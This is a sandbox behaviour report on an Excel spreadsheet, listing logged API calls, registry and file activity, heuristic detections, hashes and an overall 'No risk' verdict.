Call System API	API Name: BCryptDecrypt Args: (1e93d60, Ú¢qè÷¡, 4096, 0, , 0, Ú¢qè÷¡, 4096, 29484356, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, Ý¨P˜Qž÷™²ki, 4096, 0, , 0, Ý¨P˜Qž÷™²ki, 4096, 29484336, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ^½H0asíµ‰Ñyì, 4096, 0, , 0, ^½H0asíµ‰Ñyì, 4096, 29484336, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ×ƒ_rþ®w, 4096, 0, , 0, ×ƒ_rþ®w, 4096, 29484336, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, §, 4096, 0, , 0, §, 4096, 29484336, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29484336, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, lÙ#„, 4096, 0, , 0, lÙ#„, 4096, 29515084, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29515064, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ±ë€,v¼Û, 4096, 0, , 0, ±ë€,v¼Û, 4096, 29502560, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, n, 4096, 0, , 0, n, 4096, 29502540, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ±ë€,v¼Û, 4096, 0, , 0, ±ë€,v¼Û, 4096, 29483560, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29483560, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ±ë€,v¼Û, 4096, 0, , 0, ±ë€,v¼Û, 4096, 29483540, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29483560, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, PK, 4096, 0, , 0, PK, 4096, 29483952, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, Ú¢qè÷¡, 4096, 0, , 0, Ú¢qè÷¡, 4096, 29483932, 0) Return: 0		2600
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010a		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29512648, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ‰, 4096, 0, , 0, ‰, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ˜õYdÒ*+CÍ¤Ût{~j?¯'©GÉ&då†J$, 4096, 0, , 0, ˜õYdÒ*+CÍ¤Ût{~j?¯'©GÉ&då†J$, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, Ô(bc, 4096, 0, , 0, Ô(bc, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, Ý¬™•£#PkÅŠ, 4096, 0, , 0, Ý¬™•£#PkÅŠ, 4096, 29512628, 0) Return: 0		2600

Call System API	API Name: BCryptDecrypt Args: (1e93d60, ˜, 4096, 0, , 0, ˜, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, EjYÀÊÑÑÖÍM, 4096, 0, , 0, EjYÀÊÑÑÖÍM, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ,, 4096, 0, , 0, ,, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, —R¥´3ÿtí\nÔX´èP¯^@õ¹sOó\ràQ¹²Hòrvüx?}TY‘©'.$Äµpa &(È÷£€{÷T‘g§P!¥eË8@Q, 4096, 0, , 0, —R¥´3ÿtí\nÔX´èP¯^@õ¹sOó\ràQ¹²Hòrvüx?}TY‘©'.$Äµpa &(È÷£€{÷T‘g§P!¥eË8@Q, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ¼`ñb€O?5tP5ýT^¸PÒšäüì3±a, 4096, 0, , 0, ¼`ñb€O?5tP5ýT^¸PÒšäüì3±a, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, 7©À¤G{m4hÐ, 4096, 0, , 0, 7©À¤G{m4hÐ, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, T=~úéJæÌRX„ÌÌ, 4096, 0, , 0, T=~úéJæÌRX„ÌÌ, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ?DãøàÁ, 4096, 0, , 0, ?DãøàÁ, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ë^¹re‰Õœ>}úo¿ý&\rUãåË—ÂÝY¹re¡Õzüø±, ¯ÖÖÖ, 4096, 0, , 0, ë^¹re‰Õœ>}úo¿ý&\rUãåË—ÂÝY¹re¡Õzüø±, ¯ÖÖÖ, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, Öä, 4096, 0, , 0, Öä, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ŒbjwÔGž¡Ùz4hÐ Aƒ, 4096, 0, , 0, ŒbjwÔGž¡Ùz4hÐ Aƒ, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, MGR, 4096, 0, , 0, MGR, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, $„À`, 4096, 0, , 0, $„À`, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, fêkH`]öˆ #8, 4096, 0, , 0, fêkH`]öˆ #8, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, „, 4096, 0, , 0, „, 4096, 29512648, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, vtƒD†}èù, 4096, 0, , 0, vtƒD†}èù, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ½, 4096, 0, , 0, ½, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, fêkH`]öˆ #8, 4096, 0, , 0, fêkH`]öˆ #8, 4096, 29512648, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ·ÏèÙãð³Ìæéòû©ßûõ÷ù;<ßßßíííõúÿ`, 4096, 0, , 0, ·ÏèÙãð³Ìæéòû©ßûõ÷ù;<ßßßíííõúÿ`, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, õZPAîfuÆ=±:oMë±Æ:IF9½i"‰#áY3, 4096, 0, , 0, õZPAîfuÆ=±:oMë±Æ:IF9½i"‰#áY3, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, *, 4096, 0, , 0, *, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, áh«}, 4096, 0, , 0, áh«}, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, £ ¬+³™×È'K™f, 4096, 0, , 0, £ ¬+³™×È'K™f, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, „, 4096, 0, , 0, „, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29512648, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, §R©ðâ‹/Fôø½•«\%Ð™–ƒ, 4096, 0, , 0, §R©ðâ‹/Fôø½•«\%Ð™–ƒ, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, $çn—ëOÿÑ, 4096, 0, , 0, $çn—ëOÿÑ, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ", 4096, 0, , 0, ", 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, Ô~{ƒo_, 4096, 0, , 0, Ô~{ƒo_, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, £Ø´iSÔÚ@D, 4096, 0, , 0, £Ø´iSÔÚ@D, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, v[»v-€P'¸¸, 4096, 0, , 0, v[»v-€P'¸¸, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ÇŽ, 4096, 0, , 0, ÇŽ, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ‘, 4096, 0, , 0, ‘, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ï–, 4096, 0, , 0, ï–, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, Ó¦v|#È, 4096, 0, , 0, Ó¦v|#È, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, •?_6 Â~&, 4096, 0, , 0, •?_6 Â~&, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, KM|ÜÍv¿-"""""Ú„pÆá´+¬¹¾øiq, 4096, 0, , 0, KM|ÜÍv¿-"""""Ú„pÆá´+¬¹¾øiq, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, Zü4Ýµt~·UNmò^aY$?OÖ—ø³^f%r`, 4096, 0, , 0, Zü4Ýµt~·UNmò^aY$?OÖ—ø³^f%r`, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, è, 4096, 0, , 0, è, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ˆ·¡˜¥k™, 4096, 0, , 0, ˆ·¡˜¥k™, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, y—¿, 4096, 0, , 0, y—¿, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, lÙ#„, 4096, 0, , 0, lÙ#„, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, n, 4096, 0, , 0, n, 4096, 29512648, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, Š(, 4096, 0, , 0, Š(, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, Š(, 4096, 0, , 0, Š(, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ¦¸øHO £þ, 4096, 0, , 0, ¦¸øHO £þ, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, 8o¨], 4096, 0, , 0, 8o¨], 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ÑósÓ¥, 4096, 0, , 0, ÑósÓ¥, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, É‘×ÌÏô«wšzM! ©Á©ôË(må, 4096, 0, , 0, É‘×ÌÏô«wšzM! ©Á©ôË(må, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, (, 4096, 0, , 0, (, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, \r/Û., 4096, 0, , 0, \r/Û., 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, Ø,», 4096, 0, , 0, Ø,», 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, böúäœ, 4096, 0, , 0, böúäœ, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, µþòþtm¯÷—ó®, 4096, 0, , 0, µþòþtm¯÷—ó®, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, E, 4096, 0, , 0, E, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, KýÑTÎ», 4096, 0, , 0, KýÑTÎ», 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ¢Š, 4096, 0, , 0, ¢Š, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, E, 4096, 0, , 0, E, 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, , 4096, 0, , 0, , 4096, 29512628, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ½, 4096, 0, , 0, ½, 4096, 29510392, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ½¡ÍÎ, 4096, 0, , 0, ½¡ÍÎ, 4096, 29510372, 0) Return: 0		2600

Call System API	API Name: BCryptDecrypt Args: (1e93d60, <ucc¥©y, 4096, 0, , 0, <ucc¥©y, 4096, 29510372, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ý, 4096, 0, , 0, ý, 4096, 29510372, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ¨¡ ƒBçÌyqÚF©m, 4096, 0, , 0, ¨¡ ƒBçÌyqÚF©m, 4096, 29510372, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, cÖçÕË´, 4096, 0, , 0, cÖçÕË´, 4096, 29510372, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, ±ë€,v¼Û, 4096, 0, , 0, ±ë€,v¼Û, 4096, 29514916, 0) Return: 0		2600
Call System API	API Name: BCryptDecrypt Args: (1e93d60, cÖçÕË´, 4096, 0, , 0, cÖçÕË´, 4096, 29515472, 0) Return: 0		2600
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		2600
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2600) Return: 1		2600
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE) Return: 1		2600
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2600) Return: 1		2600
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EC041\1EC041 Value: None		2600
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EC041\ Value: None		2600
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2600
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\`,* Value: None		2600
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2600
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2600
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2600
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2600
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1ECFA3\ Value: None		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1ECFA3\1ECFA3 Value: None		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2021-10-22T17:01:58Z		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2021-10-22T17:01:58Z		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-10-22T17:04:58Z		2600
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		2600
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1ECFA3\1ECFA3 Value: None		2600
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1ECFA3\ Value: None		2600
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2600
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2600
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\5FBDD752.png Type: VSDT_PNG		2600
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\5FBDD752.png Type: VSDT_PNG		2600
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\5FBDD752.png Type: VSDT_PNG		2600
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2600 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\5FBDD752.png Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\20808DA4.png Type: VSDT_PNG		2600
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\20808DA4.png Type: VSDT_PNG		2600
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\20808DA4.png Type: VSDT_PNG		2600
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2600 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\20808DA4.png Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\87709B2B.png Type: VSDT_PNG		2600
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\87709B2B.png Type: VSDT_PNG		2600
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\87709B2B.png Type: VSDT_PNG		2600
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2600 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\87709B2B.png Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\B3FA8955.png Type: VSDT_PNG		2600
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\B3FA8955.png Type: VSDT_PNG		2600
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\B3FA8955.png Type: VSDT_PNG		2600
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2600 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\B3FA8955.png Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E5BE0330.jpeg Type: VSDT_JPG		2600
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E5BE0330.jpeg Type: VSDT_JPG		2600
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E5BE0330.jpeg Type: VSDT_JPG		2600
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2600 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E5BE0330.jpeg Type: VSDT_JPG		
Call Thread API	API Name: NtResumeThread Args: (Process:2708,) Return: ?		2600
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2708], ppid[2600) Return: 1		2600
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:2708:msosqm.exe) Return: 1		2600
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010b		2600
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010c		2600
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\DC3D066F.emf) Return: 1		2600

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTF Value: fb		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTA Value: fb		2600
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		2600
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		2600
Detection	Threat Characteristic: Creates process Process ID: 2708 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe		
Call Mutex API	API Name: CreateMutexA Args: (0, 0, Local\MsoSqmExeMutex) Return: 238	2600	2708

Screenshot



Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	08391D3A9DBC682F82300B6E03C669FB84DC6535
SHA-256	724A225D57CDD2894C20BB198A6C076B47AF5C3DEA6E3E800D252C688E031217
MD5	5FF158B2DE7946C2AE507BA740FEFD9D
Size	333635 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	104.73.93.171	53	-	No risk	-	NONAMEFL

Dropped or Downloaded Files


File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACBC431721
611CDC3C.png	No risk	-	-	-	83904	EDEE8AE29407870DB468F9B23D8C171FBB0AE41C
709AF48.jpeg	No risk	-	-	-	85020	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
F013170D.png	No risk	-	-	-	11303	E7FC283A9529AA61F612EC568F836295F943C8EC
E489C167.emf	No risk	-	-	-	498420	38FC8EAA691BF218FAA32571497BCBCBFBDD4D48
8ED449A3.png	No risk	-	-	-	68702	E3C68E3F16AE0A3544720238440EDCE12DFC900E
CVRCE91.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
CVRCE91.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
C6C59AA.png	No risk	-	-	-	21987	525FB63F75E745FBC90E4E42E624E030C5DF94EB

Analysis

